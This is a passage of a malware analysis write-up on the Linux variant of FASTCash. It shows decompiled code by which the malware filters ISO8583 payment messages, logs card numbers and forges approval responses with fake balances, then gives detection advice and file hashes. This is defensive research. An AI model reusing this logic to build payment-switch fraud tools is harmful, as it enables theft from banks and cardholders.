```

MTI, PAN, Point of Service

```
call    std::__cxx11::stoi(std::__cxx11::basic_string<char,std::char_trait
mov     [rbp+_mti], eax
cmp     [rbp+_mti], 200
jz      short loc_DDBC
```

```
cmp     [rbp+_mti], 100
jz      short loc_DDBC
```

MTI 100 or 200 matched

The `DE22` (Point of Service entry mode) is checked to be a magnetic swipe read. The initial value in the field is expected to be three digits in BCD format. It is converted to an integer with `stoi` then divided by `100`, effectively retaining the first digit that is then compared to the value of `9` - Magnetic Swipe. By discarding the other digits, the "PIN capability" (how the PIN was obtained) is not considered.

```
sub     eax, ecx
mov     [rbp+var_BC], eax
cmp     [rbp+var_BC], 9 ; posEntryMode
jz      short loc_DE11
```

Entry mode containing 9.

`PAN` in the message is then matched against the list in the decrypted configuration file. If there is a match, the the following fields are verified to be populated:

- Processing code (`DE3`)
- Transaction amount (`DE4`)
- System trace audit number (`DE11`)
- Currency (`DE49`)

```
processingCode = 0LL;
transactionAmount = 0LL;
currencyCode = 0LL;
sysTraceNumber = 0LL;
DL_ISO8583_MSG_GetField_Str(3LL, a2, &processingCode);
DL_ISO8583_MSG_GetField_Str(4LL, a2, &transactionAmount);
DL_ISO8583_MSG_GetField_Str(11LL, a2, &sysTraceNumber);
DL_ISO8583_MSG_GetField_Str(49LL, a2, &currencyCode);
if ( processingCode && transactionAmount && sysTraceNumber && currencyCode )
{
  if ( std::function<bool ()(void)>::operator()(a3) )
    LogTransaction(v9, transactionAmount, currencyCode);
  retVal = 1;
}
else
{
  retVal = 0;
}
```

The `PAN`, transaction amount and currency is then logged to the file `/tmp/trans.dat`

Generating fraudulent responses

The real magic happens in the appropriately named `MyFC::Hack`. A random amount set between `12000` and `30000` (April 2022 TRY/USD exchange rate this would equate to approximately 800USD to 2,000 USD... Due to inflation Türkiye, at the time of writing, the value to the USD is less then half this. One has to wonder if the threat actor updated the figures in the malware at any stage to accommodate..) The 3rd byte in the `MTI` is set to `1` which represents a message response.

`DE3` (processing code) is checked against two error codes: `51` (Insufficient Funds) or `48` which is "Reserved for ISO use", here likely representing a balance check.

51 - Insufficient Funds

In the case of `51`, insufficient funds, `DE38` (approval code) is overwritten with whitespace and `DE39` (Action code) set to "approve" by the `Approve` function.

The fraudulent balance is specified in a string of format `AA VV CCC X NNNN...` which is set in `DE54` (Additional amounts).

According to the standard, the format is:

- `AA` is the account type
- `VV` is the type of amount (here `02`, meaning available account balance)
- `CCC` is the currency code (here `949`, meaning `TRY`)
- `X` is either positive or negative (with `C` meaning positive, `D` represents negative)
- `NNNN..` is the amount (here the random amount multiplied by `100`). It is possible that this amount is specified in Kuruş.

```
BYTE2(mti) = '1';                               // response message
DL_ISO8583_MSG_SetField_Str(MESSAGE_TYPE_INDICATOR_0, &mti, isoMsg);
RandeomInRange = MyFc::GetRandeomInRange(_myfc, 12000, 30000);
if ( *processingCode == INSUFFICENT_FUNDS_51 )
{
  DL_ISO8583_MSG_SetField_Str(APPROVAL_CODE_38, "      ", isoMsg);
  MyFc::Approve(_myfc, isoMsg);
  // 02 == Avail. Account Balance
  // 949 == Turkish Lira (TRY)
  // C == Positive
  snprintf(
    additionalAmountsString,
    0x400uLL,
    "%c%c02949C%0*d",
    processingCode[2],
    processingCode[3],
    12,
    100 * RandeomInRange);
  DL_ISO8583_MSG_SetField_Str(ADDITIONAL_DATA_PRIVATE_48, "    0387T", isoMsg);
  DL_ISO8583_MSG_SetField_Str(ADDITIONAL_AMOUNTS_54, additionalAmountsString, isoMsg);
}
```

48 - Reserved for use (assumed balance check)

If a processing code of `48` is received instead of `58` (Insufficient funds), the `DE38` (Approval code) is populated with the random fund amount which effectively is multiplied by `1.3` (the multiplication and division) and then is constrained to 6 digits via the modulo operation. Additionally, as with the prior, a very specific string `0387T` is set in `DE48` (Additional data, private) as is done in the "insufficient funds" routine. At the time of writing, the meaning of this string is undetermined.

```
else if ( *processingCode == RESERVED_FOR_ISO_USE_48 )
{
  sprintf(s, "%0*d", 6, 13 * RandeomInRange / 10 % 1000000);
  DL_ISO8583_MSG_SetField_Str(APPROVAL_CODE_38, s, isoMsg);
  MyFc::Approve(_myfc, isoMsg);
  DL_ISO8583_MSG_SetField_Str(ADDITIONAL_DATA_PRIVATE_48, "    0387T", isoMsg);
}
```

Processing code "48" approximation

This is likely to occur for `MTI` response `110` for a balance enquiry.

After the relevant processing code has been handled, there are additional modifications to remove 14 specific fields:

```
DL_ISO8583_MSG_RemoveField(CARDHOLDER_BILLING_AMOUNT_6, isoMsg);
DL_ISO8583_MSG_RemoveField(CONVERSION_RATE_10, isoMsg);
DL_ISO8583_MSG_RemoveField(EXPIRATION_DATE_14, isoMsg);
DL_ISO8583_MSG_RemoveField(CONVERSION_DATE_16, isoMsg);
DL_ISO8583_MSG_RemoveField(MERCHANT_TYPE_18, isoMsg);
DL_ISO8583_MSG_RemoveField(POINT_OF_SERVICE_DATA_CODE_22, isoMsg);
DL_ISO8583_MSG_RemoveField(CARD_ACCEPTOR_BUSINESS_CODE_26, isoMsg);
DL_ISO8583_MSG_RemoveField(TRACK_2_DATA_35, isoMsg);
DL_ISO8583_MSG_RemoveField(CARD_ACCEPTOR_ID_CODE_42, isoMsg);
DL_ISO8583_MSG_RemoveField(CARD_ACCEPTOR_NAME_LOC_43, isoMsg);
DL_ISO8583_MSG_RemoveField(PERSONAL_ID_NUMBER_52, isoMsg);
DL_ISO8583_MSG_RemoveField(SECURITY_RELATED_CONTROL_INFO_53, isoMsg);
DL_ISO8583_MSG_RemoveField(RESERVED_FOR_NATIONAL_USE_61, isoMsg);
DL_ISO8583_MSG_RemoveField(RESERVED_FOR_PRIVATE_USE_62, isoMsg);
```

Data elements removed when assembling the fraudulent message

A header is assembled which contains the total length (including the header size of 5 bytes), followed by a hardcoded value of `6` which may correspond to the `ID` field in a `TPDU` header. The function `PlatformSocketSend` calls the `send` system call for the fraudulent message to be sent onwards to the *acquirer*.

```
mov     eax, [rbp+size] ; packedSize
add     eax, 5          ; packedSize += 5;
movzx   eax, ax
mov     edi, eax
call    rdx             ; size = ntohs(packedSize);
movzx   edx, ax
mov     rax, [rbp+message]
mov     [rax], edx      ; message[0:2] = size;
mov     rax, [rbp+message]
add     rax, 2
mov     qword ptr [rax], 6 ; message[2] = 6;
mov     rax, [rbp+message]
add     rax, 6
mov     byte ptr [rax], 0
mov     eax, [rbp+size]
add     eax, 7
mov     edx, eax        ; char *
mov     rsi, [rbp+message] ; int
mov     eax, dword ptr [rbp+var_46C]
mov     ecx, 0          ; int
mov     edi, eax        ; this
call    __ZN4MyFc18PlatformSocketSendEiPcii ; MyFc::PlatformSocketSend(int,char *,int,int)
cmp     [rbp+message], 0
jz      short loc_E519
```

Detection and prevention

Discovery of the Linux variant further emphasizes the need for adequate detection capabilities which are often lacking in Linux server environments. The process injection technique employed to intercept the transaction messages should be flagged by any commercial EDR or opensource Linux agent with the appropriate configuration to detect usage of the ptrace system call. As they say, *prevention is better then the cure*, and the recommendation are best summarized by CISA:

> - Implement chip and PIN requirements for debit cards.
> - Require and verify message authentication codes on issuer financial request response messages.
> - Perform authorization response cryptogram validation for chip and PIN transactions.

Indicators of Compromise

SHA-256 hashes

FASTCash for Linux

`f34b532117b3431387f11e3d92dc9ff417ec5dcee38a0175d39e323e5fdb1d2c`

`7f3d046b2c5d8c008164408a24cac7e820467ff0dd9764e1d6ac4e70623a1071`

(UPX)

FastCash for Windows

`afff4d4deb46a01716a4a3eb7f80da58e027075178b9aa438e12ea24eedea4b0`

`f43d4e7e2ab1054d46e2a93ce37d03aff3a85e0dff2dd7677f4f7fb9abe1abc8`

`5232d942da0a86ff4a7ff29a9affbb5bd531a5393aa5b81b61fe3044c72c1c00`

`2611f784e3e7f4cf16240a112c74b5bcd1a04067eff722390f5560ae95d86361`

`c3904f5e36d7f45d99276c53fed5e4dde849981c2619eaa4dbbac66a38181cbe`

`609a5b9c98ec40f93567fbc298d4c3b2f9114808dfbe42eb4939f0c5d1d63d44`

`078f284536420db1022475dc650327a6fd46ec0ac068fe07f2e2f925a924db49` (RAR)

Previously identified / attributed (2018 to 2020)

`129b8825eaf61dcc2321aad7b84632233fa4bbc7e24bdf123b507157353930f0` (Windows)

`10ac312c8dd02e417dd24d53c99525c29d74dcbc84730351ad7a4e0a4b1a0eba` (AIX)

`3a5ba44f140821849de2d82d5a137c3bb5a736130dddb86b296d94e6b421594c` (AIX)

Source: https://doubleagent.net/fastcash-for-linux/